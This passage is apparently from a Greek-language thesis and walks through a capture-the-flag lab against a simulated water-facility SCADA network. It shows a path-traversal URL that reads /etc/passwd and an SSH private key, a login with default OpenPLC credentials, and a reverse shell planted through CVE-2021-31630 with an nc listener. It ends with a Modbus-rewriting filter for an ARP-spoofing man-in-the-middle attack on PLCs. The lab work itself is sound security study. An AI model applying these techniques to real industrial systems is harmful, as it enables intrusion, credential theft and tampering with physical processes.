
```
http://10.10.10.12/index.php?page=..././..././..././..././etc/passwd
```



ΕΙΚΟΝΑ 7.11: ΕΜΦΑΝΙΣΗ ΤΟΥ /ETC/PASSWD ΠΑΡΑΒΙΑΖΟΝΤΑΣ ΤΟ ΦΙΛΤΡΟ

Ψάχνοντας για μερικά ενδιαφέροντα αρχεία στο σύστημα αποκτάται το ssh κλειδί του χρήστη scada_op.


```
http://10.10.10.12/index.php?page=..././..././..././..././home/scada_op/.ssh/id_rsa
```



ΕΙΚΟΝΑ 7.12: ΕΜΦΑΝΙΣΗ ΚΛΕΙΔΙΟΥ SSH ΜΕΣΩ ΤΗΣ LFI ΑΔΥΝΑΜΙΑΣ


Ωστόσο σύνδεση στον διακομιστή μέσω ssh χρησιμοποιώντας το κλειδί είναι αδύνατη.

```
ssh -i -id_rsa scada_op@10.10.10.12
```




ΕΙΚΟΝΑ 7.13: ΑΠΑΓΟΡΕΥΣΗ ΣΥΝΔΕΣΗΣ ΣΤΟΝ ΣΤΟΧΟ ΜΕΣΩ SSH ΧΡΗΣΙΜΟΠΟΙΩΝΤΑΣ ΤΟ ΚΛΕΙΔΙ

Προχωρώντας με την αναγνώριση του port 8080, προκύπτει μια φόρμα εισόδου για την υπηρεσία OpenPLC.




ΕΙΚΟΝΑ 7.14: ΦΟΡΜΑ ΕΙΣΟΔΟΥ OPENPLC ΣΤΗ ΘΥΡΑ 8080

Καθώς το προκαθορισμένο όνομα χρήστη και ο κωδικός δεν έχουν αλλαχτεί, αποκτάται πρόσβαση χρησιμοποιώντας openplc:openplc.




ΕΙΚΟΝΑ 7.15: ΠΙΝΑΚΑΣ ΕΛΕΓΧΟΥ OPENPLC

Η συγκεκριμένη έκδοση του OpenPLC έχει μια γνωστή ευπάθεια εκτέλεσης απομακρυσμένου κώδικα (RCE), μέσω της λειτουργίας κώδικα που προσφέρεται στην καρτέλα Hardware (CVE-2021-31630) [28, 29].



ΕΙΚΟΝΑ 7.16: ΛΕΠΤΟΜΕΡΕΙΕΣ ΕΥΠΑΘΕΙΑΣ RCE ΤΟΥ OPENPLC ΑΠΟ ΤΟ CVE DETAILS

Αρχικά προστίθεται ένα απλό reverse shell σε κώδικα C, στην συνάρτηση updateCustomOut(). Στη συνέχεια αποθηκεύονται οι αλλαγές και εκτελείται η λειτουργία Start PLC.




ΕΙΚΟΝΑ 7.17: ΣΕΛΙΔΑ HARDWARE ΜΕ ΤΟΠΟΘΕΤΗΜΕΝΟ REVERSE SHELL ΣΤΟ CODE BOX

Τέλος, εκτελείται το netcat για να γίνει η σύνδεση με το reverse shell.

```
nc -lvnp 3333
```

- -l: επιτρέπει στο netcat να ακούει για εισερχόμενες συνδέσεις.
- -v: Ενεργοποιεί τη λεπτομερή έξοδο, παρέχοντας πιο λεπτομερείς πληροφορίες κατά τη διάρκεια της εκτέλεσης.
- -n: Απενεργοποιεί την ανάλυση DNS, εμποδίζοντας το netcat να επιχειρήσει να επιλύσει διευθύνσεις IP σε ονόματα κεντρικών υπολογιστών.
- -p 3333: Καθορίζει τον αριθμό θύρας για παρακολούθηση.




ΕΙΚΟΝΑ 7.18: ΠΡΟΣΒΑΣΗ ΣΤΟ FILESYSTEM ΤΟΥ ΔΙΑΚΟΜΙΣΤΗ ΤΟΥ OPENPLC ΩΣ ROOT

Έτσι, αποκτάται πρόσβαση root στον διακομιστή που τρέχει το OpenPLC(172.17.0.2).


Από τον διακομιστή 172.17.0.2 είναι εφικτή πλέον η σύνδεση στον κεντρικό διακομιστή ως scada_op μέσω του κλειδιού ssh.

```
ssh -i id_rsa scada_op@10.10.10.12
```




ΕΙΚΟΝΑ 7.19: ΣΥΝΔΕΣΗ ΣΤΟΝ ΔΙΑΚΟΜΙΣΤΗ WATERFACILITY ΩΣ SCADA_OP ΜΕΣΩ SSH

Στον /home/scada_op φάκελο υπάρχει και η σημαία user.txt



ΕΙΚΟΝΑ 7.20: ΠΡΩΤΗ ΣΗΜΑΙΑ ΤΟΥ CTF


Στον φάκελο HMIs υπάρχουν 3 hmi.sh αρχεία με δικαιώματα root.



ΕΙΚΟΝΑ 7.21: ΠΕΡΙΕΧΟΜΕΝΑ ΦΑΚΕΛΟΥ HMIS

Ελέγχοντας τα δικαιώματα sudo του χρήστη scada_op, είναι δυνατή η εκτέλεση hmi1 και hmi3 χωρίς κωδικό χρήστη.


```
sudo -l
```



ΕΙΚΟΝΑ 7.22: ΔΙΚΑΙΩΜΑΤΑ SUDO ΤΟΥ ΧΡΗΣΤΗ SCADAOP

Εκτελώντας το HMI1 φαίνονται κάποια δεδομένα των PLC του εργοστασίου να αλλάζουν σε πραγματικό χρόνο.


```
sudo /home/scada_op/HMIs/hmi1.sh
```



ΕΙΚΟΝΑ 7.23: ΔΙΕΠΑΦΗ ΑΝΘΡΩΠΟΥ ΜΗΧΑΝΗΣ-1

Επιχειρώντας την εκτέλεση του HMI2, απαιτείται κωδικός ο οποίος είναι άγνωστος.


```
sudo /home/scada_op/HMIs/hmi2.sh
```



ΕΙΚΟΝΑ 7.24: ΑΔΥΝΑΜΙΑ ΕΚΤΕΛΕΣΗΣ ΔΙΕΠΑΦΗΣ-2


Εκτελώντας το HMI3 φαίνεται ότι στέλνει εντολές Modbus στα PLC ανά 10 δευτερόλεπτα και τα θέτει σε αυτόματη λειτουργία.

```
sudo /home/scada_op/HMIs/hmi3.sh
```



ΕΙΚΟΝΑ 7.25: ΔΙΕΠΑΦΗ ΑΝΘΡΩΠΟΥ ΜΗΧΑΝΗΣ-3

Ελέγχοντας τα περιεχόμενα του icsnet φακέλου αποκτάται πρόσβαση σε ένα αρχείο που αναγράφει τις διευθύνσεις IP των PLC και HMI, έναν πίνακα με τις τιμές των καταχωρητών των PLC, όπως επίσης και ένα αρχείο καταγραφής δικτύου pcap.




ΕΙΚΟΝΑ 7.26: ΠΕΡΙΕΧΟΜΕΝΑ ΦΑΚΕΛΟΥ ICSNET ΚΑΙ ΠΙΝΑΚΑ ΚΑΤΑΧΩΡΗΤΩΝ PLC

Με τον έλεγχο του icsnet_auto.pcap αρχείου μέσω wireshark φαίνεται ο τρόπος επικοινωνίας των HMI με τα PLC.

Ψάχνοντας για την κίνηση του HMI3 (192.168.0.23) , το οποίο στέλνει αυτοματοποιημένες εντολές modbus στα PLC, χρησιμοποιείται το παρακάτω φίλτρο.


```
ip.addr == 192.168.0.23 && modbus
```



ΕΙΚΟΝΑ 7.27: ΠΑΚΕΤΑ MODBUS ΤΗΣ ΔΙΕΠΑΦΗΣ-3

Μετά από ανάλυση των πακέτων φαίνεται ότι, το HMI3 (192.168.0.23) στέλνει πακέτα εντολών Modbus στα 2 PLC (192.168.0.11-12) με κωδικό λειτουργίας (16) Write Multiple Registers και τιμή καταχωρητή 30000

Σύμφωνα με τον παραπάνω πίνακα τιμών, όταν η τιμή του καταχωρητή ισούται με 30000, το αντίστοιχο στοιχείο του PLC τίθεται σε λειτουργία 'Auto'.



ΕΙΚΟΝΑ 7.28: ΛΕΠΤΟΜΕΡΕΙΕΣ ΠΑΚΕΤΟΥ ΕΝΤΟΛΗΣ MODBUS ΜΕ ΠΡΟΟΡΙΣΜΟ ΤΟ PLC2

Αξιοποιώντας τις παραπάνω πληροφορίες, θα πραγματοποιηθεί μια επίθεση ανθρώπου στη μέση (MITM attack), με παραποίηση του πρωτοκόλλου επίλυσης διευθύνσεων (ARP spoofing), με σκοπό την αλλαγή κατάστασης των PLC.

Αρχικά θα δημιουργηθεί ένα φίλτρο για να ελεγχθούν τα πακέτα και να αντικατασταθούν οι τιμές των καταχωρητών.


```
1. if (ip.src == '192.168.0.23' && ip.dst == '192.168.0.11') {
2.     if (ip.proto == TCP && tcp.dst == 502 && DATA.data + 6 == "\x01" &&
   DATA.data + 7 == "\x10") {
3.         DATA.data + 15 ="\x4e\x20";
4.         msg("Replaced [data+15 = 4e 20]");
5.     }
6. }
```

Ο παραπάνω κώδικας:

1. Ελέγχει εάν η IP προέλευσης είναι '192.168.0.23' (HMI3) και η IP προορισμού είναι '192.168.0.11' (PLC1)
2. Ελέγχει εάν το πρωτόκολλο είναι TCP και η θύρα 502.
3. Ελέγχει εάν τα δεδομένα με μετατόπιση 6 είναι 01 και αυτά με μετατόπιση 7 είναι 10.
4. 01 = Αναγνωριστικό μονάδας (Unit identifier)
5. 10 = Κωδικός λειτουργίας εγγραφής (Function code: Write multiple registers)
